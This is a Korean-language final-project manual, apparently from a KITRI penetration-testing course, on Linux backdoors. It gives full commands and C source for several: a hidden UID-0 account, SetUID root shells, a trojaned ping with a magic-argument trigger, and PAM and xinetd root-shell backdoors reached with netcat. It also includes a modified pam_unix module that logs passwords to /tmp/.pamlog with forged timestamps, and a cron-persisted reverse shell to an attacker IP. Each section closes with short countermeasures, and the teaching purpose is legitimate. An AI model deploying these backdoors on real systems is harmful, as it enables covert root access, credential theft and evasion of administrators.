
|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
|  | | |  | | KITRI 모의해킹 28기 | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | 작성: | | |  | |
|  | 최종프로젝트 매뉴얼 양식 | | | | | | |  |
|  | | 백도어 | | | |  | | |
|  | |  | | | |  | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |

|  |
| --- |
| 1. Local 백도어(passwd백도어) |
| - 관리자 계정을 생성하여 다시 접속할 때 사용  - 관리자 계정으로만 가능하다. |
| ***\*\*\* 공격자는 관리자계정으로 접속 후 필요한 백도어계정을 만들었다고 가정 \*\*\**** |
| 1. 공격자는 관리자계정으로 접속 후 필요한 백도어를 만들었다고 가정   [root@localhost ~]# useradd -o -u 0 back  [root@localhost ~]# echo 'back:qwer1234' | chpasswd  // 입력한값을 비밀번호를 변경하는 chapasswd 명령에 전달  // -o 옵션으로 UID 중복 허용  [root@localhost ~]# cat /etc/passwd | grep back  back:x:0:1030::/home/back:/bin/bash |
|  |
| ② 공격자는 자신의 일반계정으로 접속한 다음  su 명령어로 관리자 권한(0)으로 생성된 계정(back) 접속 |
|  |
| ③ 확인  > 일반계정에서 백도어로 관리자계정(back)에 접속하여 root만이 접근 가능한 파일 확인 |
|  |
|  |
|  |
| 대책방안 |
| -주기적으로 /etc/passwd의 주기적인 확인을 통해 uid가 중복이 되는 계정이 있는지 체크한다. |

|  |
| --- |
| 2. Local 백도어 (SetUID를 이용한 권한 상승) |
|  |
| 1. root 계정으로만 passwd 변경가능 확인   [root@CS7-166 ~]# id  uid=0(root) gid=0(root) groups=0(root) context=unconfined\_u:unconfined\_r:unconfined\_t:s0-s0:c0.c1023  [root@CS7-166 ~]# which passwd  /bin/passwd  [root@CS7-166 ~]# ls -l /bin/passwd  -rwsr-xr-x. 1 root root 27856 8월 9 2019 /bin/passwd  [root@CS7-166 ~]# passwd user1  user1 사용자의 비밀 번호 변경 중  새 암호:  잘못된 암호: 암호는 8 개의 문자 보다 짧습니다  새 암호 재입력:  passwd: 모든 인증 토큰이 성공적으로 업데이트 되었습니다.  [root@CS7-166 ~]# logout  [user0@CS7-166 ~]$ passwd user1  passwd: root로만 사용자 이름을 지정할 수 있습니다. |
|  |
|  |
| \* SetUID가 설정된 경우와 아닌 경우를 테스트   1. 코드 및 실행파일 생성   > getuid.c |
| #vim getuid.c  #include <stdio.h>  int main()  {  int ruid, euid;  ruid = getuid(); //현재 상태의 Real uid 값을 읽어옴  euid = geteuid();  printf("RUID : %d\n", ruid);  printf("EUID : %d\n", euid);  return 0;  } |
| 1. 일반 퍼미션인 상태에서 계정별로 getuid 파일 실행 |
| 1. getuid 실행파일에 SetUID 설정 후 실행   # chmod 4755 getuid  > 파일의 소유주(root, 0) 권한으로 실행되었으므로EUID가 0이다. |
| - root 및 일반user |
|  |
| 1. RUID및 GUID 변경 파일 생성 (user0이 접근하는 일반계정)   [root@CS7-166 ~]# vim setuid\_root.c  [root@CS7-166 ~]# cat setuid\_root.c  #include <stdio.h>  int main()  {  setreuid(0, 0); // ruid, euid를 한꺼번에 바꿔주는 함수, euid가 root여야 실행가능  system("/bin/sh");  return 0;  }  [root@CS7-166 ~]# gcc -o /tmp/tmp\_file\_check setuid\_root.c  [root@CS7-166 ~]# chmod 4755 /tmp/tmp\_file\_check  [root@CS7-166 ~]# ll /tmp/tmp\_file\_check  -rwsr-xr-x. 1 root root 8416 12월 14 15:47 /tmp/tmp\_file\_check |
| 일반 계정으로 접근 후 파일을 실행시키면 uid가 0으로 변경된 것을 확인가능      이 후 cat /etc/shadow 명령어를 실행했을 때 내용이 보인다. |
| 1. 프로그램으로 위장한 SetUID 백도어   위장할 목록 체크  [root@CS7-166 ~]# find /bin/ -prem -4000 -print |
|  |
| 코드 작성  > fake\_ping.c 작성  [root@CS7-166 ~]# vim fake\_ping.c  #include <stdio.h>  #include <string.h>  #include <stdlib.h>  int main(int argc, char \*\*argv)  {  setuid(0);  // RUID를 root(0)으로 변경하는 함수, 함수 실행을 위해선 EUID가 root여야함  // EUID를 root로 하려면 SetUID가 설정되어있어야함  if(!strcmp(argv[1], "poopoo")) // 첫번째 인자가 지정한 문자열과 같은지를 비교하고  {  system(argv[2]); //같으면 두번째 인자를 시스템 함수로 실행후 종료  exit(0);  }  char input\_cmd[100];  int i;  memset(input\_cmd, 0, 20);  //메모리 초기화 함수, input\_cmd라는 변수를 20바이트만큼 0값으로 초기화(입력)    strcat(input\_cmd, ".");  //문자열 연결함수, input\_cmd라는 변수의 첫번째 글자로 .을 입력함      for(i=0; i<argc; i++) //argc의 개수만큼 반복됨  {  //input\_cmd변수에 명령행으로 입력된 인자들을 연결시킨다.  strcat(input\_cmd, argv[i]);  strcat(input\_cmd, " ");  }  system(input\_cmd); //input\_cmd에 저장된 문자열을 system 함수로 실행함  } |
|  |
| 설치 스크립트 작성  1) 원본 ping 유틸리티를 이용함 |
|  |
| 2) install.sh 파일 작성  [root@CS7-166 ~]# vim install.sh |
|  |
| 3. 설치 스크립트 일반 퍼미션 부여 및 실행 [root@CS7-166 ~]# chmod 755 install.sh  [root@CS7-166 ~]# mv install.sh /tmp/  [root@CS7-166 ~]# ll /tmp/install.sh  -rwxr-xr-x. 1 root root 510 12월 14 17:47 /tmp/install.sh |
| 이 후 일반계정(원격터미널)에서 확인 > 변조된 ping 프로그램으로 root 접근 가능    uid 0 으로 변경되었지만 서버에서는 일반유저로 접속해 있는 것으로 보이게 된다.    기존 원본파일은 /bin/.ping 으로 숨겨지게되고 /bin/ping 파일은 fake\_ping.c의 코드로 대체되었다.  일반적인 find /bin/ -perm -4000 -exec ls -al {} \; 명령어를 통해 확인해도 우리가 만든 교체파일만 보이게 된다. |
|  |
|  |
| !!정상 ping 파일로 되돌리기 |
| rpm -qf /bin/ping  rpm -e iputils --nodeps  yum -y install iputils |
| 대책방안 |
| - find 명령을 통해 SetUID가 부여된 프로그램 확인  - SetUID가 부여된 프로그램들을 따로 목록화하여 관리  - Partition Mounting 시 SetUID가 불필요한 파티션에는 --nosuid 옵션으로 마운트  - 무결성 점검 도구를 통해 기존의 SetUID 파일의 무결성 확보 |
| 3. Remote 백도어(PAM을 이용한 백도어(1)) |
|  |
| 1. 공격자가 사용할 계정준비   [root@CS7-166 user0]# useradd whitehacker  [root@CS7-166 user0]# passwd whitehacker |
|  |
| 1. 공격 대상의 pam 서비스 수정   [root@CS7-166 user0]# vim /etc/pam.d/su |
|  |
| 1. putty로 공격대상 접근 |
| 1) whitehacker 로그인  > /etc/shadow 접근 거부    2) su root로 root계정 접근  > pam 서비스를 변경하였으므로 즉시 성공 |
|  |
|  |
| 4)Remote 백도어 - Xinetd를 이용한 원격 접속 백도어 |
|  |
| 1. xinetd 설치   [root@CS7-166 ~]# yum install xinetd |
|  |
| 1. xinetd 설정파일   > rsync 설정을 복사하여 tftp를 생성한다.(rsync가 없다면 다음 sshd를 활용한 실습을 진행할 것)  [root@CS7-166 ~]# cd /etc/xinetd.d  [root@CS7-166 xinetd.d]# ls  chargen-dgram daytime-stream echo-dgram tcpmux-server  chargen-stream discard-dgram echo-stream time-dgram  daytime-dgram discard-stream rsync time-stream  [root@CS7-166 xinetd.d]# cp rsync tftp |
|  |
| 1. tftp 설정 |
| service tftp #변경  {  disable = no # 변경  flags = REUSE # 변경  socket\_type = stream  wait = no  user = root  server = /bin/bash # /bin/bash를 실행시킨다.  log\_on\_failure += USERID  }  [root@CS7-166 xinetd.d]# service xinetd restart |
| 1. 실행 전 |
| [root@CS7-166 xinetd.d]# netstat -antup | grep xinetd  tcp 0 0 :::69 :::\* LISTEN 38335/xinetd |
| 1. 공격자 PC(칼리 리눅스)에서 nc(netcat) 기능을 이용함 = 원격에서 root 계정에 대한 로그인 없이 바로 계정을 사용할 수 있음 |
| root@kali:~# nc 192.168.0.166 69  // nc  id 확인 시 root로 보임 |
|  |
| 보안 대책 |
| * - 방화벽으로 서비스 포트만 허용 * - 불필요하게 오픈 되어 있는 포트를 찾아서 점검 * - 무결성 점검 도구 사용 |
|  |

|  |
| --- |
| 1. 5)Remote Backdoor - PAM을 이용 원격 접속 백도어(2) |
|  |
| 1. sshd PAM 설정   [root@CS7-166 ~]# vim /etc/pam.d/sshd |
|  |
| 1. access.conf 수정   > 공격자의 네트워크에서 root로 접근하면 허용한다  [root@CS7-166 ~]# vim /etc/security/access.conf |
|  |
| 원격 접속  - 비밀번호를 NULL값을 제외한 임의의값을 주어 로그인 |
|  |
|  |
| 대응 방안 |
| **PAM(Pluggable Authentication Modules)은 애플리케이션과 서비스에 대한 동적 인증을 제공**  **주요 인증 모듈인 pam\_unix.so은 etc/passwd, /etc/shadow 파일과 비교하여 패스워드 인증을 검증한다.**  **pam 주요 모듈 위치**  **pam\_unix.so 파일을 변조하는 백도어 예시다.**  **Pam 버전 확인** |
| Pam 소스 다운로드  # wget <http://www.linux-pam.org/library/Linux-PAM-1.1.8.tar.gz>  # tar xvzf Linux-PAM-1.1.8.tar.gz  # cd Linux-PAM-1.1.8  # vim modules/pam\_unix/pam\_unix\_auth.c  원본코드 |

수정코드




리눅스 PAM의 pam\_unix\_auth.c 파일에 백도어용 패스워드를 추가하고, 로그인에 성공한 아이디와 패스워드를 특정 파일에 저장하도록 소스코드를 삽입하는 코드이다.

# ./configure && make 명령어로 파일을 생성한다.


공격자는 정상 pam\_unix.so 파일을 변조한 파일로 교체하며, 관리자가 변조 사실을 쉽게 인지할 수 없도록 정상 파일의 수정 시간과 동일하게 설정한다.

|  |
| --- |
| [root@CS7-166 Linux-PAM-1.1.8]# cp /usr/lib64/security/pam\_unix.so /usr/lib64/security/pam\_unix.so.orig  [root@CS7-166 Linux-PAM-1.1.8]# stat /usr/lib64/security/pam\_unix.so  File: `/usr/lib64/security/pam\_unix.so'  Size: 57728 Blocks: 120 IO Block: 4096 일반 파일  Device: 802h/2050d Inode: 17396381 Links: 1  Access: (0755/-rwxr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)  Context: system\_u:object\_r:lib\_t:s0  Access: 2020-12-16 15:00:01.510334880 +0900  Modify: 2018-04-11 12:22:10.000000000 +0900  Change: 2020-09-15 10:35:51.128329732 +0900  Birth: -  [root@CS7-166 Linux-PAM-1.1.8]# cp /usr/lib64/security/pam\_unix.so pam\_unix.so.orig  [root@CS7-166 Linux-PAM-1.1.8]# touch -r /usr/lib64/security/pam\_unix.so pam\_unix.so.orig  [root@CS7-166 Linux-PAM-1.1.8]# cp modules/pam\_unix/.libs/pam\_unix.so /usr/lib64/security/pam\_unix.so  cp: overwrite `/usr/lib64/security/pam\_unix.so'? y  [root@CS7-166 Linux-PAM-1.1.8]# stat /usr/lib64/security/pam\_unix.so > 내가 새로 생성하여 기존파일 과 위치를 바꾼 pam\_unix.so파일  File: `/usr/lib64/security/pam\_unix.so'  Size: 193352 Blocks: 384 IO Block: 4096 일반 파일  Device: 802h/2050d Inode: 17396381 Links: 1  Access: (0755/-rwxr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)  Context: system\_u:object\_r:lib\_t:s0  Access: 2020-12-16 15:00:01.510334880 +0900  Modify: 2020-12-17 14:46:39.286019973 +0900  Change: 2020-12-17 14:46:39.286019973 +0900  Birth: -  [root@CS7-166 Linux-PAM-1.1.8]# touch -r pam\_unix.so.orig /usr/lib64/security/pam\_unix.so   * 기존 파일의 파일정보를 내가 생성한 파일에 덮어 씌운다.   [root@CS7-166 Linux-PAM-1.1.8]# stat /usr/lib64/security/pam\_unix.so  File: `/usr/lib64/security/pam\_unix.so'  Size: 193352 Blocks: 384 IO Block: 4096 일반 파일  Device: 802h/2050d Inode: 17396381 Links: 1  Access: (0755/-rwxr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)  Context: system\_u:object\_r:lib\_t:s0  Access: 2020-12-16 15:00:01.510334880 +0900  Modify: 2018-04-11 12:22:10.000000000 +0900  Change: 2020-12-17 14:49:14.845927422 +0900  Birth: - |

파일 동작 확인



원격 터미널에서 정상적인 사용자가 로그인을 하는 것을 strace 확인 후 작업 취소(ctrl + C)



내부적으로 /tmp/.pamlog 파일에 계정 정보를 저장하는 것을 확인



확인해보면 모든 계정 정보가 저장되는 것을 알 수 있다.

이를 예방하기 위해 SSH 백도어를 조기에 탐지·대응하기 위해서는 시스템 파일에 대한 무결성을 주기적으로 검사하도록 감사 정책을 마련하고, 지속적인 모니터링을 수행할 필요가 있다.

|  |
| --- |
| 6)Remote 백도어 - Reverse Connection Shell |
| - netcat  - 공격대상 호스트가 사설네트워크로 묶여있어서 직접적인 접근이 어려울때 사용  - 주로 cron 데몬과 함께 공격 |
| 일반 유저 계정에서 vim rev\_s.c 작성  [user0@CS7-166 ~]$ gedit rev\_s.c |
| #include <sys/socket.h>  #include <netinet/in.h>  #include <arpa/inet.h>  #include <netdb.h>  #include <unistd.h>  #include <errno.h>  int main(int argc, char\* argv[])  {  struct sockaddr\_in server\_addr;  int server\_sock;  int client\_len;  char buf[80];  char rbuf[80];  char \*cmd[2] = {"/bin/sh", (char \*)0};  //통신을 위한 설정(소켓 생성 및 주소 설정)  server\_sock = socket(AF\_INET, SOCK\_STREAM, 6);  server\_addr.sin\_family = AF\_INET;  // inet\_addr - 통신하고자 하는 서버의 IP  server\_addr.sin\_addr.s\_addr = inet\_addr("192.168.0.170"); //공격자 PC  // htons - 서버의 port번호  server\_addr.sin\_port = htons(atoi("9000"));  clinet\_len = sizeof(server\_addr);  //tcp 연결, 3-way 실행  connect(server\_sock, (struct sockaddr \*)&server\_addr, clinet\_len);  // 표준 입력,출력,에러의 방향을 연결된 네트워크 세션으로 전달  dup2(server\_sock, 0);  dup2(server\_sock, 1);  dup2(server\_sock, 2);  // 연결된 네트워크 세션으로 통신할 프로그램을 실행 - 쉘을 UID 0번(root) 권한으로 실행함  execve("/bin/sh", cmd, 0);  return 0;  } |
| 1. 공격 서버(칼리)측은 접속대기(listen)  nc -lvp 9000 |
|  |
| 2. 공격대상 호스트에서 리버스 커넥션 쉘을 실행함  [user0@CS7-166 ~]$ gcc -o rev\_s rev\_s.c  [user0@CS7-166 ~]$ ll |grep rev  -rwxrwxr-x. 1 user0 user0 8672 12월 15 15:53 rev\_s  -rw-rw-r--. 1 user0 user0 1214 12월 15 15:53 rev\_s.c  [user0@CS7-166 ~]$ ./rev\_s |
|  |
|  |
| 3. 공격자 <--> 공격대상 연결됨 |
|  |
| • crond 백도어(타겟 서버에서 등록)  - 매시간마다 공격자 측에 접속하게 설정 |
| [user0@CS7-166 ~]$ /etc/crontab -e  0 \* \* \* \* /home/user0/rev\_s |
|  |
| 대책방안 |
| - 불필요한 계정의 crontab(시스템 명령) 허용하지 않는다  - gcc의 실행권한을 특정 유저 혹은 그룹만 사용할 수 있도록 제한한다. |